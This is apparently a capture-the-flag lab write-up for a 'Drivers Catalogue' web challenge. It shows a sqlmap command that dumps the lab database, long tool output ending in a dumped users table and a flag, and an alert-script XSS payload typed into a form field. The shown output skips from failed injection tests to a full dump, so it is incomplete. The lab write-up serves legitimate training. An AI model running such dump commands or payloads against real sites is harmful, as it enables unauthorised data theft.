

# Question 1: Drivers Catalogue

Navigate to the web page:

Name	Surname	Age	Birth Year
Shirley	Long	28	1995
Craig	Martin	29	1994
Lillian	Kelly	19	2004
Arthur	Morales	30	1993
Linda	Ward	20	2003
Phillip	Sanders	53	1970
Virginia	Foster	65	1958
Barbara	Perez	43	1980
Mildred	Rogers	64	1959
Laura	Rodriguez	58	1965
Brian	Gray	41	1982
Henry	King	32	1991

Type in some random values in the input fields:


## Drivers Catalogue

### Filter

Name
Surname
Age
Birth Year


Name	Surname	Age	Birth Year
Shirley	Long	28	1995
Craig	Martin	29	1994
Lillian	Kelly	19	2004
Arthur	Morales	30	1993
Linda	Ward	20	2003

when we click enter we notice that in the url there are parameters that we can inject into.



take the URL and use sqlmap to test for sql injection. Use the `—batch` `—dump` flags to get all the tables in the database.

```
(root@kali)-[~/Desktop]
# sqlmap -u 'http://web.o8c2a6et19mzes1h4fk.labs.cyber-ed.space/?name=test&surname=6age=6year=1900' --batch --dump
```



```
{1.6.10#stable}
https://sqlmap.org
nginx

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:23:51 /2024-08-22/

[07:23:52] [WARNING] provided value for parameter 'surname' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[07:23:52] [WARNING] provided value for parameter 'age' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[07:23:57] [INFO] testing connection to the target URL
[07:24:38] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[07:24:38] [WARNING] if the problem persists please check that the provided target URL is reachable. In case that it is, you can try to rerun with switch '--random-agent' and/or proxy switches ('--proxy', '--proxy-file' ...)
[07:24:39] [INFO] testing if the target URL content is stable
[07:24:39] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] C
[07:24:39] [CRITICAL] can't check dynamic content because of lack of page content
[07:24:39] [INFO] testing if GET parameter 'name' is dynamic
[07:24:47] [WARNING] GET parameter 'name' does not appear to be dynamic
[07:24:47] [WARNING] heuristic (basic) test shows that GET parameter 'name' might not be injectable
[07:24:50] [INFO] testing for SQL injection on GET parameter 'name'
[07:24:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[07:24:53] [WARNING] reflective value(s) found and filtering out
[07:25:18] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[07:25:21] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[07:25:55] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[07:26:11] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[07:26:12] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[07:26:45] [WARNING] there is a possibility that the target (or WAF/IPS) is dropping 'suspicious' requests
[07:26:45] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[07:26:45] [INFO] testing 'Generic inline queries'
[07:26:46] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[07:26:46] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
[07:26:53] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[07:27:13] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[07:27:18] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[07:27:49] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[07:27:50] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[07:28:22] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[07:29:00] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[07:29:32] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[07:30:06] [WARNING] GET parameter 'name' does not seem to be injectable
[07:30:06] [INFO] testing if GET parameter 'surname' is dynamic
[07:30:06] [WARNING] GET parameter 'surname' does not appear to be dynamic
[07:30:36] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[07:30:36] [WARNING] heuristic (basic) test shows that GET parameter 'surname' might not be injectable
[07:30:37] [INFO] testing for SQL injection on GET parameter 'surname'
[07:30:37] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[07:31:11] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[07:31:47] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[07:32:17] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[07:32:57] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[07:32:57] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[07:33:32] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[07:33:51] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[07:34:22] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[07:34:24] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[07:34:28] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[07:34:47] [INFO] testing 'Generic inline queries'
[07:34:47] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[07:34:49] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
```

flag is obtained.

```
| 993 | 35 | Anthony | 1988 | Cruz |
| 994 | 58 | Harold | 1965 | Lopez |
| 995 | 50 | Rebecca | 1973 | Mendoza |
| 996 | 34 | Bonnie | 1989 | Watson |
| 997 | 72 | Catherine | 1951 | Gray |
| 998 | 71 | Craig | 1952 | Hughes |
| 999 | 47 | Bonnie | 1976 | Torres |
| 1000 | 54 | Randy | 1969 | Chavez |
+-----+-----+-----+-----+-----+

[07:46:39] [INFO] table 'public.users' dumped to CSV file '/root/.local/share/sqlmap/output/web.o88cza6et19mzes1h4fk.labs.cyber-ed.space/dump/public/users.csv'
[07:46:39] [INFO] fetching columns for table 'secrets' in database 'public'
[07:46:39] [INFO] fetching entries for table 'secrets' in database 'public'
Database: public
Table: secrets
[1 entry]
+-----+
| flag |
+-----+
| flag{dee101453ea8d074f223abf9beecdd3b} |
+-----+

[07:46:44] [INFO] table 'public.secrets' dumped to CSV file '/root/.local/share/sqlmap/output/web.o88cza6et19mzes1h4fk.labs.cyber-ed.space/dump/public/secrets.csv'
[07:46:44] [WARNING] HTTP error codes detected during run:
502 (Bad Gateway) - 1 times
[07:46:44] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/web.o88cza6et19mzes1h4fk.labs.cyber-ed.space'
[07:46:44] [WARNING] your sqlmap version is outdated

[*] ending @ 07:46:44 /2024-08-22/
```

NOTE: as a pentester, you are expected to find all the vulnerabilities not just the one that gives you the flag. therefore i will add the xss vuln i found.

in the birth year parameter, there is a xss vuln but because I don't have vpn anymore it wont load.

### Drivers Catalogue

#### Filter

Name

Surname

Age

Birth Year

test

test

Age

<script>alert('secret')</script>

Apply

Name	Surname	Age	Birth Year
Shirley	Long	28	1995